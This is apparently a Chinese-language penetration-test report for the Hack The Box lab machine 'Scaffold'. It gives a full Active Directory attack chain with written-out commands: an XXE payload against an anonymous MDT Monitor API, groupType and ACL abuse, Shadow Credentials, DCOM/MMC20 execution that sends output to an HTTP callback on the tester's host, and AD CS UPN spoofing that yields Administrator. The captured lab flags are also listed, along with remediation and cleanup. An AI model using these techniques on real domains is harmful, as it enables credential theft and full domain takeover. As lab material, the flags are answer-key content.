Scaffold

授權滲透測試 SOP
完整執行紀錄與證據

目標：10.129.156.95 | 網域：scaffold.htb

測試日期：2026-10-31（Asia/Taipei） | 狀態：user/root 旗標已取得

初始帳戶：j.harris（使用者提供；密碼不在報告重複顯示）




圖 1．本次在指定靶機驗證的攻擊路徑。

註：參考 walkthrough 的靶機 IP 不同；此報告只採用其作為線索，所有旗標與關鍵成功結果均來自 10.129.156.95。

1. 執行摘要

本次使用提供的 j.harris 帳密，對單一 Windows Active Directory 主機進行授權測試。攻擊鏈由 MDT 監控 API 的匿名存取與已驗證的網域帳戶線索開始，經 AD 群組／屬性權限、m.carter 的 Shadow Credentials 與 DCOM/MMC20 取得 user flag；再利用 r.wilson 對 m.carter 的 GenericWrite，短暫置換 UPN，透過 AD CS User 範本與弱式憑證對應取得 Administrator，最後以 WMI 讀取 root flag。

兩個旗標皆由目標上的實際檔案讀取，未複製參考文章中的旗標。為完成復原，所有臨時 AD 屬性與群組成員資格均已還原；本次核發的 Administrator UPN 憑證已撤銷並重新發布 CRL。

項目	結果
user.txt	5bc4557b41883dd5edf92280beff31f5
root.txt	aedbb3615450817b96e6f36a62519e40
最高權限	Administrator NT hash / DCOM WMI 命令執行成功；已讀取 Administrator 桌面 root.txt。
清理	AD 基線回復；MDT 測試記錄刪除；CA request 43 撤銷、CRL 已發布。

主要風險

嚴重度	問題	影響
High	MDT Monitor API 匿名可讀寫；Settings XML 解析路徑有 XXE 風險。OData CRUD 已確認；本次未保存原始檔案外洩內容。	結合部署秘密可造成網域橫向移動。
Critical	AD ACL 與 groupType 設定允許低權限使用者啟用帳戶、取得 Shadow Credential、修改其他帳戶 UPN。	可取得使用者 NT hash 與提升至 Administrator。
Critical	AD CS User 範本與 KDC 弱 UPN 憑證對應，未強制 SID 綁定。	可用一般使用者憑證冒充 Administrator。

2. 範圍與服務盤點

欄位	內容
目標	10.129.156.95；網域 scaffold.htb；DC 名稱 dc.scaffold.htb。
來源	10.10.14.209（HTB VPN）。
初始認證	j.harris / 使用者提供的密碼；本報告遮蔽密碼。
主要工具	Nmap、Impacket、Certipy、LDAP3、Python HTTP callback、OpenSSL。
時間	目標時鐘約比測試端快 7 小時；Certipy/Kerberos 操作使用限模組的時間偏移 wrapper。

偵察 SOP

```
nmap -Pn -n -sV --top-ports 1000 -T4 --max-retries 1 --open 10.129.156.95
nmap -Pn -n -sV -p 9800,9801 10.129.156.95
```

確認 IIS、DNS、Kerberos、LDAP/LDAPS、SMB、WinRM、ADWS 與動態 RPC；針對高埠 9800、9801 另行掃描後確認 MDT Monitor API。SMB signing 為 required；m.carter 的 WinRM/WMI 嘗試拒絕，最後使用 DCOM/MMC20。




圖 2 · 本次掃描與 MDT API 盤點摘要。

3. SOP：MDT Monitor API 檢驗

9800/tcp 的 /MDTMonitorEvent/ 提供 WCF SOAP 操作 PostEvent、GetSettings；9801/tcp 的 /MDTMonitorData/ 提供 OData Computers、ComputerIdentities、NextIDs。未驗證即可讀取 API metadata 與記錄，並可新增／更新／刪除資料。本次確認未驗證 OData 可讀寫並可控制 Settings 欄位。技術分析指出 GetSettings 會解析該欄位，舊式 XML 解析可能受 XXE 影響；本次沒有保留 GetSettings 回傳的原始檔案內容，故將檔案外洩列為高風險路徑，而非已獨立封存的證據。

```
curl -s -H 'Accept: application/json' http://10.129.156.95:9801/MDTMonitorData/
curl -s http://10.129.156.95:9800/MDTMonitorEvent/?wsdl
# WCF PostEvent creates uniqueID; OData updates Computers(n).Settings
# Set XML external entity, then call GetSettings(uniqueID) to parse it
```

檢驗方式與限制

本次確認 API 可匿名讀取與寫入，並用明確的 codex-sop 標記建立測試記錄；取得候選服務帳戶資訊後，以本次目標 LDAP 實際驗證 svc_deploy 與 r.wilson 登入成功。基於參考 walkthrough 提供的線索測試候選值；本次保存的工作底稿沒有保留原始 Bootstrap.ini/CustomSettings.ini 內容，因此不在報告抄錄秘密，也不把參考文章的原始檔案內容當成這個 IP 的證據。

示意 XML（實際檔案 URI 需依部署分享設定確認）：

```
<?xml version="1.0"?>
<!DOCTYPE Settings [<!ENTITY xxe SYSTEM "file:///C:/<MDT-path>/Control/Bootstrap.ini">]>
<Settings>&xxe;</Settings>
```

本次寫入的 OData 測試標記為 Computer ID 40、Name codex-sop-20261031、UniqueID 92a33ef0-8de9-47e9-8e1b-21211e1b29c8 與 ComputerIdentity Identifier codex-sop；完成後以 DELETE 刪除兩個記錄並確認無殘留。




圖 3．匿名 API、有效候選帳戶與測試記錄清理證據。

MDT Monitor 的未驗證 API 與 Settings XML XXE 行為參照 SpecterOps 技術分析；使用者提供的 Scaffold walkthrough 僅作候選線索。

4. SOP：AD ACL、groupType 與 Shadow Credentials

以 BloodHound/LDAP ACL 檢視建立可利用關係：r.wilson 可 AddSelf 到 Helpdesk operator；該群組對 m.carter 有 GenericWrite。svc_deploy 為 Identity_Operations 成員，對 IT 與 Quarantined_Accounts 的 groupType 有屬性範圍的 WriteProperty。m.carter 初始 UAC=66050（停用），並隸屬 IT 與 Quarantined_Accounts。



圖 4．取得 m.carter NT hash 前使用的 AD 權限鏈。

操作順序

```
# r.wilson uses AddSelf to join Helpdesk operator (GenericWrite over m.carter)
# svc_deploy temporarily changes IT / Quarantined_Accounts groupType
ldapmodify -x -H ldap://10.129.156.95 -D 'svc_deploy@scaffold.htb' -W
# IT: 2 -> -2147483646; Quarantined_Accounts: -2147483640 -> 8
# r.wilson changes m.carter UAC 66050 -> 66048
certipy shadow auto -u 'r.wilson@scaffold.htb' -p '<REDACTED>'   -account m.carter -dc-ip 10.129.156.95
# shadow auto restores KeyCredentialLink after hash retrieval; use NTLM PTH
# Add m.carter to Endpoint Remote Management (IT AddSelf)
```

Certipy Shadow Credentials 暫時加入 KeyCredentialLink，透過 PKINIT 取回 m.carter NT hash，並由 shadow auto 還原原值。m.carter 加入 Endpoint Remote Management 後可啟動 MMC20 DCOM。候選明文密碼未通過驗證，故使用 NT hash。

完整 LDAP LDIF 與 PTH membership 範例列於附錄。基線：IT=2；Quarantined_Accounts=-2147483640；m.carter UAC=66050；KeyCredentialLink 原本為空。

5. SOP：DCOM/MMC20 命令執行與 user flag

WinRM 回應 401，WMI 回傳 WBEM_E_ACCESS_DENIED；m.carter 的 NT hash 可通過 SMB NTLM 驗證，但沒有 C$/ADMIN$ 讀取權限。Impacket dcomexec 預設透過 SMB 取回輸出，會因 share ACL 受限。使用 -nooutput -silentcommand 直接啟動 PowerShell，並讓命令以 HTTP POST 回傳結果。

本次實際遠端命令：讀取 C:\Users\m.carter\Desktop\user.txt，HTTP callback 位址為 10.10.14.209:8002。

```
# Kali/Linux listener: receive HTTP POST body and log output
python3 callback_listener.py --bind 10.10.14.209 --port 8002

# Use Impacket DCOM; keep NT hash and Base64 command in a secure directory
dcomexec.py -nooutput -silentcommand -object MMC20 \
  -hashes '<LMHASH>:<M_CARTER_NTHASH>' \
  'scaffold.htb/m.carter@10.129.156.95' \
  'powershell.exe -NoProfile -NonInteractive -EncodedCommand <BASE64>'
```



圖 5．透過 DCOM/MMC20 HTTP callback 取得 user.txt。

User flag：

5bc4557b41883dd5edf92280beff31f5

注意：HTTP callback 只回傳必要命令輸出；hash、KeyCredentialLink 與其他目錄秘密未放入 PDF。

6. SOP：AD CS UPN 憑證對應與 root flag

r.wilson 對 m.carter 的 GenericWrite 可修改 userPrincipalName、mail 等屬性。User 範本由 AD 屬性產生 UPN SAN，且允許該使用者申請。暫時把 m.carter.userPrincipalName 改為 Administrator，補上範本所需的 mail；Certipy 簽發的憑證含 UPN=Administrator、沒有 object SID。還原 UPN/mail 後，目標 KDC 仍以弱式 UPN 對應將此憑證映射為 Administrator。

```
# Temporarily set UPN=Administrator and mail=m.carter@scaffold.htb as r.wilson
certipy req -u 'm.carter@scaffold.htb' -hashes '<LMHASH>:<M_CARTER_NTHASH>'   -dc-ip 10.129.156.95 -target
dc.scaffold.htb -target-ip 10.129.156.95   -ca scaffold-DC-CA -template User -out administrator.pfx
# Immediately restore m.carter original UPN and remove temporary mail
# DC is about 7 hours ahead; use certipy_clock_entry.py for scoped clock correction
certipy auth -pfx administrator.pfx -username Administrator   -domain scaffold.htb -dc-ip 10.129.156.95
wmiexec.py -hashes '<LMHASH>:<ADMIN_NTHASH>'   'scaffold.htb/Administrator@10.129.156.95'   'type C:\Users\
Administrator\Desktop\root.txt'
```




圖 6 · User 範本憑證、PKINIT 與 WMI 讀取 root.txt 的實際結果。

Root flag：

aedbb3615450817b96e6f36a62519e40

憑證 request ID 43 已在目標 CA 以 Privilege Withdrawn 撤銷；已執行 certutil -crl，並以 certutil -isvalid 確認狀態為 revoked。

7. 發現與修補建議

發現	修補建議
MDT Monitor 9800/9801 無認證；OData 可匿名 CRUD；Settings XML 解析存在 XXE 風險。	停用 MDT Monitor；若不能停用，限制網路來源與所有 CRUD 操作，停用 DTD／外部實體解析，不將秘密放入部署設定，輪替曾使用的部署帳密。
svc_deploy/r.wilson 的群組權限與密碼重用，可鏈結到 m.carter。groupType 可寫、AddSelf 與 GenericWrite 過寬。	移除不必要的 groupType WriteProperty、AddSelf 與 GenericWrite ACE；限制 Helpdesk 自助加群；禁用服務帳號密碼重用，採用 gMSA／Vault；對 m.carter 停用 KeyCredentialLink 寫入。
User 範本憑證可產生 Administrator UPN SAN；KDC 接受沒有 SID 綁定的弱式 UPN 對應。	安裝最新 DC 安全更新並強制 strong certificate mapping；User 範本只授權必要群組；限制 userPrincipalName/mail 寫入；監控憑證請求及 UPN 變更。
DC 可被 DCOM/MMC20 遠端呼叫；對外 NTLM/HTTP callback 可將輸出帶回測試端。	限制 DCOM Remote Launch/Activation ACL；限制出站 SMB/NTLM；只允許管理網段使用遠端管理服務，並監控異常 callback。

8. 清理與回復紀錄

下列遠端狀態在結束前逐項核對並回復：

項目	回復後核驗
群組型別	IT=2；Quarantined_Accounts=-2147483640。
群組成員	r.wilson 已移出 Helpdesk operator；m.carter 已移出 Endpoint Remote Management。
m.carter	UAC=66050；UPN=m.carter@scaffold.htb；mail 無值；msDS-KeyCredentialLink 為空；原 IT/Quarantined_Accounts membership 保留。
MDT OData	刪除 Computer(40) 與 ComputerIdentity(ID=40, Identifier=codex-sop)；再查詢為 0 筆。
AD CS	Request 43 撤銷（Privilege Withdrawn）；CRL 已重發；certutil -isvalid 回報 revoked。



圖 7・清理後目標狀態核驗摘要。

附錄 A. 可重現命令

密碼與 NT hash 請以安全提示／私密檔提供；以下以佔位符代替。操作順序是先做最小修改，取回結果後立刻回復。

MDT Monitor 與 AD 檢查

```
nmap -Pn -n -sV -p 9800,9801 10.129.156.95
curl -s -H 'Accept: application/json' http://10.129.156.95:9801/MDTMonitorData/
curl -s http://10.129.156.95:9800/MDTMonitorEvent/?wsdl

# Example: update Computers(ID) Settings created by PostEvent
# OData v2 MERGE; correctly escape XML inside JSON
curl -X MERGE 'http://10.129.156.95:9801/MDTMonitorData/Computers(<ID>)'   -H 'Content-Type: application/json'
--data-binary @settings.json
# Use the actual MDT path on target in the XML Settings entity URI
# Then call SOAP GetSettings(uniqueID), SOAPAction:
# http://tempuri.org/IMonitorEventService/GetSettings
```

AD groupType、UAC 與 Shadow Credentials

```
# svc_deploy has WriteProperty on groupType for these two groups
ldapmodify -x -H ldap://10.129.156.95 -D 'svc_deploy@scaffold.htb' -W <<'LDIF'
dn: CN=IT,OU=IT,OU=Scaffold,DC=scaffold,DC=htb
changetype: modify
replace: groupType
groupType: -2147483646
-
dn: CN=Quarantined_Accounts,OU=Scaffold,DC=scaffold,DC=htb
changetype: modify
replace: groupType
groupType: 8
LDIF
# Use r.wilson AddSelf to join Helpdesk operator
# Use r.wilson GenericWrite over m.carter to set UAC to 66048
certipy shadow auto -u 'r.wilson@scaffold.htb' -p '<REDACTED>'   -account m.carter -dc-ip 10.129.156.95
# Bind to LDAP with the recovered NT hash, then update member:
# Add m.carter to Endpoint Remote Management using IT AddSelf
```

DCOM、憑證申請與回復

```
# Return DCOM output via HTTP POST callback (Base64 PowerShell UTF-16LE)
dcomexec.py -nooutput -silentcommand -object MMC20   -hashes '<LMHASH>:<M_CARTER_NTHASH>'   'scaffold.htb/
m.carter@10.129.156.95'   'powershell.exe -NoProfile -NonInteractive -EncodedCommand <BASE64>'

# Set UPN/mail to Administrator / m.carter@scaffold.htb; restore after enrollment
certipy req -u 'm.carter@scaffold.htb' -hashes '<LMHASH>:<M_CARTER_NTHASH>'   -dc-ip 10.129.156.95 -target
dc.scaffold.htb -target-ip 10.129.156.95   -ca scaffold-DC-CA -template User -out administrator.pfx
# Kerberos clock wrapper: artifacts/scaffold/certipy_clock_entry.py
# Read user.txt or root.txt through WMI as SYSTEM/Administrator
```

附錄 B. 清理、驗證與參考

清理後狀態

```
# Restore m.carter UPN, mail, and UAC; confirm KeyCredentialLink is empty
ldapsearch -LLL -H ldap://10.129.156.95 -D 'r.wilson@scaffold.htb' -W   -b 'DC=scaffold,DC=htb'
'(sAMAccountName=m.carter)'   userAccountControl userPrincipalName mail msDS-KeyCredentialLink memberOf
# Restore groupType and memberships; confirm zero MDT test records
# Revoke CA request 43 / serial, then publish the CRL
certutil -revoke 260000002b7be728bae020877800010000002b 9
certutil -crl
certutil -isvalid 260000002b7be728bae020877800010000002b
```

參考來源

Bilel：Hack The Box Scaffold walkthrough（使用者提供；文章 IP 不同，本報告不採用文章旗標）。

SpecterOps：MDT Monitor WCF、OData 與 XXE 技術分析。

Microsoft Learn：certutil 撤銷憑證與發布 CRL。

報告圖片依本次 Nmap、API、LDAP、Certipy、DCOM callback、WMI 旗標與清理輸出重製；PDF 遮蔽密碼、NT hash 與憑證私鑰。旗標來自 10.129.156.95 的實際檔案讀取。